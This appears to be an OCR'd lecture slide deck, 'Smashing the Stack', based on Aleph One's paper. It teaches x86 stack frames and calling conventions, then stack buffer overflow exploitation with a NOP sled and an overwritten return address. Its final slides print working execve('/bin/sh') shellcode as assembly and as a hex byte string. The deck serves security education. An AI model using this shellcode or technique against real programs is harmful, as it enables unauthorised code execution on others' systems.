Smashing the Stack

An introduction to buffer overflow exploitation


based on the paper by Aleph One

In a nutshell

- Basic understanding of machine language
- Simple segmented memory model
- Functions in C
- Buffers
- Exploitation
- Shell code

Basic CPU Model

- Fetches instructions from memory
  - “instruction” or “data”?
  - Question of interpretation
- Executes instructions
  - Flow Control
  - Arithmetic operations on registers and memory
  - load/store data from/to main memory



x86 Registers

- 8 32-bit “general purpose” registers
  - 4 data registers
    - EAX, ECX, EDX, EBX
  - 4 address registers
    - ESP, EBP, ESI, EDI
  - 1 instruction pointer (32-bit)
    - EIP
  - 1 flags register (32-bit)
    - EFLAGS (read only)

Endianess / Byte-order


- x86 is little endian
  - Stores least significant bit first

```
mov     0xAABBCCDD, %eax
lea     100, %ebx
mov     %eax, (%ebx)
```

100	101	102	103
DD	CC	BB	AA

Segmented Memory Model

- Text Segment
  - instructions and static data
  - read-only
- Data Segment
  - global/static variables
  - heap (dynamic memory allocation)
- Stack
  - local variables
  - control data



Functions in C

- Calling conventions (cdecl)
  - Push function parameters onto the stack from right to left
  - Call the subroutine
  - Calling function is responsible for stack cleanup
  - Function return values are returned in EAX

- C

```
int function(int, int, int);
int a, b, c, x;
...
x = function(a, b, c);
```

- ASM

```
push    c               ; push third variable to the stack
push    b               ; push second variable to the stack
push    a               ; push first variable to the stack
call    function        ; push    %eip+4        - call the function
                        ; jmp     function
add     12, esp         ; Stack clearing
mov     eax, x
```

Functions in C

- Standard Entry

```
_function:
        push    ebp             ; store the old base pointer
        mov     esp, ebp        ; make the base pointer point to the current stack location
        sub     x, esp          ; move the stack pointer to create space for local variables
                                ; x is the size, in bytes, of all local variables declared
                                ; in the function
```

- Standard Exit

```
        leave                   ; mov    %ebp, %esp       - move the stack pointer to the base pointer removing
                                ;                         - local variables
                                ; pop    %ebp             - restore the original base pointer
        ret                     ; return from the function
```

Review

```
>  push  3
   push  2
   push  1
   call  <function>

_function:  push  %ebp
            mov   %esp, %ebp
            sub   $0x78, %esp
```

Review

```
           push  3
        >  push  2
           push  1
           call  <function>

_function: push  %ebp
           mov   %esp, %ebp
           sub   $0x78, %esp
```

Review


```
          push  3
          push  2
        > push  1
          call  <function>

_function: push  %ebp
           mov   %esp, %ebp
           sub   $0x78, %esp
```

Review

```
          push  3
          push  2
          push  1
        > call  <function>

_function: push  %ebp
           mov   %esp, %ebp
           sub   $0x78, %esp
```


Review

```
            push  3
            push  2
            push  1
            call  <function>

_function:> push  %ebp
            mov   %esp, %ebp
            sub   $0x78, %esp
```




Review

```
            push  3
            push  2
            push  1
            call  <function>

_function:  push  %ebp
          > mov   %esp, %ebp
            sub   $0x78, %esp
```




Review

```
            push  3
            push  2
            push  1
            call  <function>

_function:  push  %ebp
            mov   %esp, %ebp
          > sub   $0x78, %esp
```



The overflow

- Buffer is a local variable in current stack frame



The overflow

- Buffer is a local variable in current stack frame
- Nothing will prevent data to be written beyond the allocated space for the buffer (overflow)
- The buffer will continue to grow, eventually overwriting control data and possible the stack frame of the calling function

The overflow

- Use the buffer to store our own code
- Overwrite the return address to point to our code.
- Create a "landing zone" of NOPs to catch our return address

esp
ebp

nopnopnopnopnopnop shellcode addraddraddraddr
1
2
3
Stack
+8
+12
+16

Shellcode

- Execute /bin/sh
  - $0xb in %eax
  - pointer to "/bin/sh" in %ebx
  - pointer to ["/bin/sh", NULL] in %ecx
  - pointer to NULL in %edx
  - syscall int $0x80
- Exit Cleanly
  - $0x1 in %eax
  - $0x0 in %ebx
  - syscall int $0x80

Shellcode

- Execute /bin/sh
  - $0xb in %eax
  - pointer to "/bin/sh" in %ebx
  - pointer to ["/bin/sh", NULL] in %ecx
  - pointer to NULL in %edx
  - syscall int $0x80
- Exit Cleanly
  - $0x1 in %eax
  - $0x0 in %ebx
  - syscall int $0x80

```
        movl     $0xb, %eax
        leal     binsh, %ebx
        leal     argv, %ecx
        leal     envp, %edx
        int      $0x80

        movl     $0x1, %eax
        movl     $0x0, %ebx
        int      $0x80

binsh:  .string  "/bin/sh"

argv    .long    binsh
        .long    0

envp    .long    0
```

Shellcode

- Use jmp/call to situate ourselves
- Can't use 0x0

```
        jmp     end

begin:  popl    %esi
        movl    %esi, 0x8(%esi)
        xorl    %eax, %eax
        movb    %eax, 0x7(%esi)
        movl    %eax, 0xc(%esi)
        movb    $0xb, %al
        movl    %esi, %ebx
        leal    0x8(%esi), %ecx
        leal    0xc(%esi), %edx
        int     $0x80
        xorl    %ebx, %ebx
        movl    %ebx, %eax
        inc     %eax
        int     $0x80

end:    call    begin
        .string "/bin/sh"
```

Shellcode

- We need to load this code into memory
- To do this we will use the hex representation of the binary data code

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\
\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Conclusion

- Avoiding buffer overflows
- References
  - “Smashing The Stack For Fun And Profit” - Aleph One (Phrack)
  - Wikipedia.org
  - CCC (Chaos Computing Club)

presented by Brian Knobbs